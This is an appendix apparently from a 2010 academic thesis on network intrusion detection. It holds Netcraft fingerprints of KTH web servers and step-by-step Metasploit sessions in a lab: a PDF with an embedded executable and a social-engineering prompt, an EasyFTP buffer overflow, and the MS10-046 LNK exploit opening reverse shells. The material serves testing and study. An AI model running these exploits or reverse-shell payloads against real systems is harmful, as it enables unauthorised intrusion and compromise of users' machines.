| <a href="#">Royal Institute of Technology</a> | 130.237.32.143 | Linux | Apache/2.2.3 Red Hat | 28-Apr-2010  |
| <a href="#">Royal Institute of Technology</a> | 130.237.32.143 | Linux | Apache/2.2.3 Red Hat | 13-Apr-2010  |
| <a href="#">Royal Institute of Technology</a> | 130.237.32.143 | Linux | Apache/2.2.3 Red Hat | 12-Apr-2010  |
| <a href="#">Royal Institute of Technology</a> | 130.237.32.143 | Linux | Apache/2.2.3 Red Hat | 11-Apr-2010  |
| <a href="#">Royal Institute of Technology</a> | 130.237.32.143 | Linux | Apache/2.2.3 Red Hat | 10-Apr-2010  |
| <a href="#">Royal Institute of Technology</a> | 130.237.32.143 | Linux | Apache/2.2.3 Red Hat | 9-Apr-2010   |
| <a href="#">Royal Institute of Technology</a> | 130.237.32.143 | Linux | Apache/2.2.3 Red Hat | 8-Apr-2010   |

Figure 35: Netcraft Results 1

| Royal Institute of Technology (page 1 of 1) |  |   |               |  |         |
|---|--|---|---------------|--|---------|
| Rank  | Site                                   | Organisation  | First Seen    | Webserver  | OS      |
| -   | <a href="#">daemon.nanophys.kth.se</a> | Sweden  | April 2005    | Apache/1.3.41 (Unix) PHP/5.2.11 with Suhosin-Patch | FreeBSD |
| 476948                                      | <a href="#">intra.kth.se</a>           | Sweden  | March 2009    | Apache/2.2.3 (Red Hat)                             | Linux   |
| -   | <a href="#">kth.se</a>                 | Sweden  | November 2008 | Apache/2.2.3 (Red Hat)                             | Linux   |
| -   | <a href="#">ntmm.org</a>               | Langdale New Road, Aylesbury, HP178UT, United Kingdom | December 2003 | Apache   | Linux   |
| -   | <a href="#">omega.nanophys.kth.se</a>  | Sweden  | July 2004     | Apache/1.3.41 (Unix) PHP/5.2.11 with Suhosin-Patch | FreeBSD |
| -   | <a href="#">webmail.kth.se</a>         | Sweden  | October 2008  | Microsoft-IIS/7.5                                  | unknown |
| 43787                                       | <a href="#">www.kth.se</a>             | Sweden  | August 1995   | Apache/2.2.3 (Red Hat)                             | Linux   |
| 228489                                      | <a href="#">www.particle.kth.se</a>    | Sweden  | August 1998   | Apache/2.0.52 (Red Hat)                            | Linux   |
| -   | <a href="#">www.sys.kth.se</a>         | Sweden  | December 2004 | Apache/2.2.3 (Red Hat)                             | Linux   |

Figure 36: Netcraft Results 2

*Page intentionally left blank.*



```
msf > search adobe
[*] Searching loaded modules for pattern 'adobe'...

Exploits
=====

Name                               Rank      Description
----                               -
multi/fileformat/adobe_u3d_meshcont  good      Adobe U3D CLODProgressiveMeshDeclaration A
windows/browser/adobe_flashplayer_newfunction  normal    Adobe Flash Player "newfunction" Invalid P
windows/browser/adobe_flatedecode_predictor02  good      Adobe FlateDecode Stream Predictor 02 Inte
windows/browser/adobe_geticon           good      Adobe Collab.getIcon() Buffer Overflow
windows/browser/adobe_jbig2decode       good      Adobe JBIG2Decode Memory Corruption Exploi
windows/browser/adobe_media_newplayer    good      Adobe Doc.media.newPlayer Use After Free V
windows/browser/adobe_utilprintf        good      Adobe util.printf() Buffer Overflow
windows/fileformat/adobe_collectemailinfo  good      Adobe Collab.collectEmailInfo() Buffer Ove
windows/fileformat/adobe_flashplayer_newfunction  normal    Adobe Flash Player "newfunction" Invalid P
windows/fileformat/adobe_flatedecode_predictor02  good      Adobe FlateDecode Stream Predictor 02 Inte
windows/fileformat/adobe_geticon         good      Adobe Collab.getIcon() Buffer Overflow
windows/fileformat/adobe_illustrator_v14_eps  great     Adobe Illustrator CS4 v14.0.0
windows/fileformat/adobe_jbig2decode     good      Adobe JBIG2Decode Memory Corruption Exploi
windows/fileformat/adobe_libtiff         good      Adobe Acrobat Bundled LibTIFF Integer Over
windows/fileformat/adobe_media_newplayer    good      Adobe Doc.media.newPlayer Use After Free V
windows/fileformat/adobe_pdf_embedded_exe  excellent Adobe PDF Embedded EXE Social Engineering
windows/fileformat/adobe_u3d_meshdecl    good      Adobe U3D CLODProgressiveMeshDeclaration A
windows/fileformat/adobe_utilprintf      good      Adobe util.printf() Buffer Overflow
windows/http/adobe_robohelper_authbypass  excellent Adobe RoboHelp Server 8 Arbitrary File UpL
```

Figure 39: Msfconsole: Search exploit for adobe

Once the msfconsole is running (Figure 38), the next step is search the exploit to be used (Figure 39). In this case a vulnerability in Adobe Reader is going to be exploited so the exploit selected is “windows/fileformat/adobe\_pdf\_embedded\_exe”. Figure 40 shows how to use this exploit, set the payload (reverse\_tcp), and the options. Once of the options has been configured (Figure 41), the last step is to run the exploit to generate the PDF with the exe embed.

Figure 42 shows how to leave the attacker machine listening to get the session in the victim machine.



```
msf exploit(adobe_pdf_embedded_exe) > use windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > show options

Module options:

  Name          Current Setting  Required  Description
  ----          -
  EXENAME       evil.pdf         no        The Name of payload exe.
  FILENAME      evil.pdf         no        The output filename.
  INFILNAME     evil.pdf         yes       The Input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open. no        The message to display in the File: area
  OUTPUTPATH    ./data/exploits/ no          The location to output the file.

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC     process          yes       Exit technique: seh, thread, process
  LHOST        10.0.0.2         yes       The listen address
  LPORT        4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Adobe Reader v8.x, v9.x (Windows XP SP3 English)
```

Figure 40: Adobe Embedded exe: Selecting exploit and payload

```
msf exploit(adobe_pdf_embedded_exe) > set exename /tmp/examples/exeToEmbedInPDF.exe
exename => /tmp/examples/exeToEmbedInPDF.exe
msf exploit(adobe_pdf_embedded_exe) > set filename pdfWithExeEmbed.pdf
filename => pdfWithExeEmbed.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /tmp/examples/PDFWhereEmbedEXE.pdf
infilename => /tmp/examples/PDFWhereEmbedEXE.pdf
msf exploit(adobe_pdf_embedded_exe) > set outputpath /tmp/examples/
outputpath => /tmp/examples/
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.0.2
lhost => 10.0.0.2
msf exploit(adobe_pdf_embedded_exe) > set lport 22222
lport => 22222
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Started reverse handler on 10.0.0.2:22222
[*] Reading in '/tmp/examples/PDFWhereEmbedEXE.pdf'...
[*] Parsing '/tmp/examples/PDFWhereEmbedEXE.pdf'...
[*] Parsing Successful.
[*] Using '/tmp/examples/exeToEmbedInPDF.exe' as payload...
[*] Creating 'pdfWithExeEmbed.pdf' file...
[*] Generated output file /tmp/examples/pdfWithExeEmbed.pdf
[*] Exploit completed, but no session was created.
```

Figure 41: Adobe Embedded exe: Configuration and creation of the PDF

```
msf exploit(adobe_pdf_embedded_exe) > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options:

  Name  Current Setting  Required  Description
  ----  -
  ----  -

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process
  LHOST     10.0.0.2         yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(handler) > set lhost 10.0.0.2
lhost => 10.0.0.2
msf exploit(handler) > set lport 22222
lport => 22222
msf exploit(handler) > exploit

[*] Started reverse handler on 10.0.0.2:22222
[*] Starting the payload handler...
```

Figure 42: Adobe Embedded exe: Start to listen the attacker machine

## Appendix III – Attack against EasyFtp

The first step is to select the correspondent exploit: `easyftp_cwd_fixret`. This module was created by Paul Makowski and Jduck and exploits a stack-based buffer overflow in EasyFTP Server 1.7.0.11 and earlier. EasyFTP fails to check input size when parsing 'CWD' commands, which leads to a stack based buffer overflow. Once the exploit is selected, the payload has to be selected too. Typing “show options” are showed the options of the exploit and the payload. Figure 43 show this process.

```
msf > use windows/ftp/easyftp_cwd_fixret
msf exploit(easyftp_cwd_fixret) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(easyftp_cwd_fixret) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   mozilla@example.com no         The password for the specified username
  FTPUSER   anonymous         no         The username to authenticate as
  RHOST     RHOST             yes        The target address
  RPORT     21                yes        The target port

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process
  LHOST     LHOST            yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Windows Universal - v1.7.0.2
```

Figure 43: EasyFTP: Select exploit and payload

Figure 44 shows how to set the required options and the result of launch the exploit.

```
msf exploit(easyftp_cwd_fixret) > set ftppass thesis
ftppass => thesis
msf exploit(easyftp_cwd_fixret) > set ftpuser thesis
ftpuser => thesis
msf exploit(easyftp_cwd_fixret) > set rhost 10.0.0.15
rhost => 10.0.0.15
msf exploit(easyftp_cwd_fixret) > set lhost 10.0.0.2
lhost => 10.0.0.2
msf exploit(easyftp_cwd_fixret) > exploit

[*] Started reverse handler on 10.0.0.2:4444
[*] Connecting to FTP server 10.0.0.15:21...
[*] Connected to target FTP server.
[*] Authenticating as thesis with password thesis...
[*] Sending password...
[*] Prepending fixRet...
[*] Adding the payload...
[*] Overwriting part of the payload with target address...
[*] Sending exploit buffer...
[*] Exploit completed, but no session was created.
msf exploit(easyftp_cwd_fixret) > █
```

Figure 44: EasyFTP: Setting parameters and run exploit

## Appendix IV – LNK attack

```
msf > search lnk
[*] Searching loaded modules for pattern 'lnk'...

Exploits
=====

  Name                               Rank      Description
  ----                               -
  windows/browser/ms10_046_shortcut_icon_dllloader  excellent  Microsoft Windows Shell LNK
Code Execution

msf > use windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(ms10_046_shortcut_icon_dllloader) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
```

Figure 45: LNK attack: Search and selection of exploit and payload

Once has been searched and selected the correspondent exploit, it is set the payload (Figure 45). The next step is to configure the required options showed in Figure 46, and launch the exploit (Figure 47). When the exploit is launched, is showed the direction where the victim has to access to execute the code embed in the LNK shortcut. Is supposed that this link is spread by social engineering.

```
msf exploit(ms10_046_shortcut_icon_dllloader) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   0.0.0.0          yes       The local host to listen on.
  SRVPORT   80               yes       The daemon port to listen on (do not change)
  UNCHOST   no               no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
  URIPATH   /                yes       The URI to use (do not change).

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process
  LHOST     yes              yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic
```

Figure 46: LNK attack: Options of the exploit with the payload

When the victim access to the link with the LNK shortcut, a session is opened (Figure 48). When this session is selected, the attacker get a session against the victim machine with the privileges of the user that has access to the link(Figure 49).



```
msf exploit(ms10_046_shortcut_icon_dllloader) > set srvhost 10.0.0.2
srvhost => 10.0.0.2
msf exploit(ms10_046_shortcut_icon_dllloader) > set lhost 10.0.0.2
lhost => 10.0.0.2
msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.0.2:4444
[*]
[*] Send vulnerable clients to \\10.0.0.2\sEzTy\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*]
[*] Using URL: http://10.0.0.2:80/
[*] Server started.
```

Figure 47: LNK attack: Setting options and launching exploit

```
msf exploit(ms10_046_shortcut_icon_dllloader) >
[*] Sending UNC redirect to 10.0.0.15:1038 ...
[*] Responding to WebDAV OPTIONS request from 10.0.0.15:1039
[*] Received WebDAV PROPFIND request from 10.0.0.15:1039 /sEzTy
[*] Sending 301 for /sEzTy ...
[*] Received WebDAV PROPFIND request from 10.0.0.15:1039 /sEzTy/
[*] Sending directory multistatus for /sEzTy/ ...
[*] Received WebDAV PROPFIND request from 10.0.0.15:1039 /sEzTy
[*] Sending 301 for /sEzTy ...
[*] Received WebDAV PROPFIND request from 10.0.0.15:1039 /sEzTy/
[*] Sending directory multistatus for /sEzTy/ ...
[*] Received WebDAV PROPFIND request from 10.0.0.15:1039 /sEzTy
[*] Sending 301 for /sEzTy ...
[*] Received WebDAV PROPFIND request from 10.0.0.15:1039 /sEzTy/
[*] Sending directory multistatus for /sEzTy/ ...
[*] Received WebDAV PROPFIND request from 10.0.0.15:1039 /sEzTy
[*] Sending 301 for /sEzTy ...
[*] Received WebDAV PROPFIND request from 10.0.0.15:1039 /sEzTy/
[*] Sending directory multistatus for /sEzTy/ ...
[*] Received WebDAV PROPFIND request from 10.0.0.15:1039 /sEzTy/desktop.ini
[*] Sending 404 for /sEzTy/desktop.ini ...
[*] Sending LNK file to 10.0.0.15:1039 ...
[*] Received WebDAV PROPFIND request from 10.0.0.15:1039 /sEzTy/rYqCz.dll.manifest
[*] Sending 404 for /sEzTy/rYqCz.dll.manifest ...
[*] Sending DLL payload 10.0.0.15:1039 ...
[*] Received WebDAV PROPFIND request from 10.0.0.15:1039 /sEzTy/rYqCz.dll.123.Manifest
[*] Sending 404 for /sEzTy/rYqCz.dll.123.Manifest ...
[*] Sending stage (240 bytes) to 10.0.0.15
[*] Command shell session 1 opened (10.0.0.2:4444 -> 10.0.0.15:1043) at 2010-08-17 18:26:15
+0200
```

Figure 48: LNK attack: Getting session with the victim

```
msf exploit(ms10_046_shortcut_icon_dllloader) > sessions

Active sessions
=====

  Id  Type   Information      Connection
  --  -
  1   shell  10.0.0.2:4444 -> 10.0.0.15:1043

msf exploit(ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\twclient\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 10.0.0.15
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\Documents and Settings\twclient\Desktop>
```

Figure 49: LNK attack: Opening session with the victim

*Page intentionally left blank.*



## **Acronyms**

ABS Anomaly Based System  
API Application Programming Interface  
BASE Basic Analysis and Security Engine  
CHECK IT Security Health Check Service  
CIA Confidentiality, Integrity, Availability  
CWD Change Working Directory  
DB Database  
DDoS Distributed Denial of Service  
DHCP Dynamic Host Configuration Protocol  
DMZ Demilitarized Zone  
DNS Domain Name System  
DoS Denial of Service  
FIPS Federal Information Processing Standards  
FTP File Transport Protocol  
HIDS Host-based Intrusion Detection System  
HIHAT High Interaction Honeypot Analysis Toolkit  
HTTP Hypertext Transfer Protocol  
ICMP Internet Control Message Protocol  
IDS Intrusion Detection System  
IGMP Internet Group Management Protocol  
IMAP Internet Message Access Protocol  
IP Internet Protocol  
IPS Intrusion Prevention System  
IRC Internet Relay Chat  
ISACA Standards for Information Systems Auditing  
LDAP Lightweight Directory Access Protocol  
MBR Master Boot Record  
NASL Nessus Attack Scripting Language  
NFS Network File System  
NIDS Network-based Intrusion Detection System  
NIST National Institute of Standards and Technology  
NMAP Network Mapper  
NSM Network System Monitor

OS Operation System  
OSSTMM Open Source Security Methodology Manual  
OWASP Open Web Application Security Project  
PCRE Perl Compatible Regular Expressions  
POP Post Office Protocol  
RATs Remote Access Trojans  
SARA Security Auditor's Research Assistant  
SATAN Security Administrator's Tool for Analyzing Networks  
SBS Signature Based System  
SMB Server Message Block  
SPAN Switch Port Analyzer  
SQL Structured Query Language  
TCP Transmission Control Protocol  
TOS Type Of Service  
UDP User Datagram Protocol